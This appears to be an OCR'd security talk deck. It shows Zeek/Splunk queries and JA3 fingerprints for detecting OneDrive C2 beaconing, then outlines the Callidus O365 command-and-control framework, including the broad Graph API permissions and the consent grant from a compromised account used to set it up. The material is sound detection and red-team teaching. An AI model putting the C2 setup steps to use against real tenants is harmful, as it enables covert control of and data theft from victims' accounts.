2020-10-01 10:37:14.485	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	ClSMBUXYcQ2V05u1d	59554	1601548634.485095	27892
2020-10-01 10:37:14.485	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CrN2pT31SUbxepakw4	59554	1601548634.485095	27892
2020-10-01 01:40:19.079	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CWpu1Y2vbkRaKugo25	50156	1601516419.079226	27758
2020-10-01 01:40:19.079	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CQsk5e2JTkyYA5EWP7	50156	1601516419.079226	27758
2020-10-01 01:40:19.059	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CQsk5e2JTkyYA5EWP7	50156	1601516419.059687	27758
2020-10-01 01:40:19.059	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CWpu1Y2vbkRaKugo25	50156	1601516419.059687	27758
2020-09-30 23:24:38.982	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	C5642SXGbOTzwWsQ3	57287	1601508278.982063	37503
2020-09-30 23:24:38.982	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CEcpcw4cqfx77fV1H4	57287	1601508278.982063	37503
2020-09-30 22:43:41.873	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CdgNoK1nYSseQlyUtk	61833	1601505821.873916	63958
2020-09-30 22:43:41.873	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CDQXQ22UwTwK3piPak	61833	1601505821.873916	63958

C2 ONEDRIVE – BEACONING DETECTION (BRO / SPLUNK)



```
index=zeek sourcetype="bro:dns:json" query=public.dm.files.1drv.com | table _time, src_ip, dest_ip, query, uid, id.orig_p, ts, trans_id
```


✓ 54 events (9/25/20 10:00:00.000 AM to 10/2/20 10:37:43.000 AM) No Event Sampling ▾

_time	src_ip	dest_ip	query	uid	id.orig_p	ts	trans_id
2020-10-02 06:07:37.074	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	CZBNPo44KghFuOL89i	64690	1601618857.074495	16444
2020-10-02 06:07:37.074	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	C6e8a02LH5D5VLdD14	64690	1601618857.074495	16444
2020-10-02 06:07:37.052	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	C6e8a02LH5D5VLdD14	64690	1601618857.052074	16444
2020-10-02 06:07:37.052	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	CZBNPo44KghFuOL89i	64690	1601618857.052074	16444
2020-10-02 04:09:46.261	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	C38sI12D4WKK6GAk71	63405	1601611786.261617	50
2020-10-02 04:09:46.261	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	CBBRrT1qiPlBDGbyJi	63405	1601611786.261617	50
2020-10-02 04:09:46.218	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	C38sI12D4WKK6GAk71	63405	1601611786.218675	50
2020-10-02 04:09:46.218	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	CBBRrT1qiPlBDGbyJi	63405	1601611786.218675	50
2020-10-02 02:18:55.129	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	CvLuES2P7rECFOpQo7	61250	1601605135.12999	31820
2020-10-02 02:18:55.129	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	Cak2wg15Uyy5mdVkLk	61250	1601605135.12999	31820
2020-10-02 02:18:55.104	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	Cak2wg15Uyy5mdVkLk	61250	1601605135.104303	31820
2020-10-02 02:18:55.104	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	CvLuES2P7rECFOpQo7	61250	1601605135.104303	31820

BRO/ZEEK logs utilizing DNS

Beaconing traffic with check-in interval for almost every 2hrs. See the pattern there?

C2 ONEDRIVE – SSL FINGERPRINT DETECTION (BRO SSL | SPLUNK)


Events
Patterns
Statistics (4)
Visualization
Bar Chart
Format
Trellis
ja3
7c410ce832e848a3321432c9a82e972b
a29d0d294a6236b5bf0ec2573dd4f02f
235a856727c14dba889ddee0a38dd2f2
1e64af0e20d9a09d61bf7b9d5de76bc7
ae76f123158d52fd84c2c313c0c724ac
0
50
100
150
700
750
800
850
900
count

ja3	count	percent
7c410ce832e848a3321432c9a82e972b	880	84.130019
a29d0d294a6236b5bf0ec2573dd4f02f	140	13.384321
235a856727c14dba889ddee0a38dd2f2	16	1.529637
1e64af0e20d9a09d61bf7b9d5de76bc7	6	0.573614
ae76f123158d52fd84c2c313c0c724ac	4	0.382409

JA3 SSL Fingerprint

User-Agents seen with the hash

235a856727c14dba889ddee0a38dd2f2

```
769,49162-49161-49172-49171-57-51-53-47-10-56-50-19-5-4,0-10-11-35-23-65281,29-23-24,0
```

- Mozilla/5.0 (Windows NT 6.0; rv:22.0) Gecko/20130405 Firefox/22.0 (count: 2, last seen: 2020-09-13 23:00:14)
- Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html (count: 1, last seen: 2020-03-16 05:26:16)
- Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.86 Safari/537.36 (count: 1, last seen: 2020-05-16 01:31:51)

Comments from the community

- Powershell (reported: 2020-06-24 05:26:46)

Search JA3 hash

235a856727c14dba889ddee0a38dd2f2

JA3 value:

- 235a856727c14dba889ddee0a38dd2f2
- Identified as PowerShell User-Agent
- Empire heavily used PowerShell

https://ja3er.com/form

CALLIDUS C2

Latin word for “Sneaky” is “Callidus”. It was developed using .net core framework in C#. Allows operators to leverage O365 services for establishing command & control communication channel. It uses the Microsoft Graph APIs for communicating with the O365 services.

Microsoft Graph is a gateway to the data and intelligence in Microsoft 365. It provides a unified programmable model that you can use to access the tremendous amount of data in Office 365, Windows 10, and Enterprise Mobility + Security.

Thanks to! Chirag Salva – author of Callidus for helping us!


https://3xpl01tc0d3r.blogspot.com/2020/03/introduction-to-callidus.html

CALLIDUS

CALLIDUS 0365 C2


Register for an azure application and set access to Microsoft graph API.

Permissions Required for the application to be used as C2 channel



API / Permissions name	Type	Description	Admin consent req...	Status
Microsoft Graph (5)				
Directory.Read.All	Application	Read direct data	Yes	✓ Granted for Guidem
Directory.ReadWrite.All	Application	Read and write directory data	Yes	✓ Granted for Guidem
Mail.ReadWrite	Application	Read and write mail in all mailboxes	Yes	✓ Granted for Guidem
User.Read.All	Application	Read all users' full profiles	Yes	✓ Granted for Guidem
User.ReadWrite.All	Application	Read and write all users' full profiles	Yes	✓ Granted for Guidem

Grant access to the compromised account for the registered application c3-0365 we created.



[redacted]@guidem.onmicrosoft.com

Permissions requested

c3-o365
unverified

This application is not published by Microsoft.

This app would like to:


- Have full access to your files
- Maintain access to data you have given it access to

Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. **The publisher has not provided links to their terms for you to review.** You can change these permissions at https://myapps.microsoft.com. Show details

Does this app look suspicious? Report it here

CALLIDUS 0365 C2


Callidus also has modules for Outlook,One note and Microsoft Teams as of this moment.

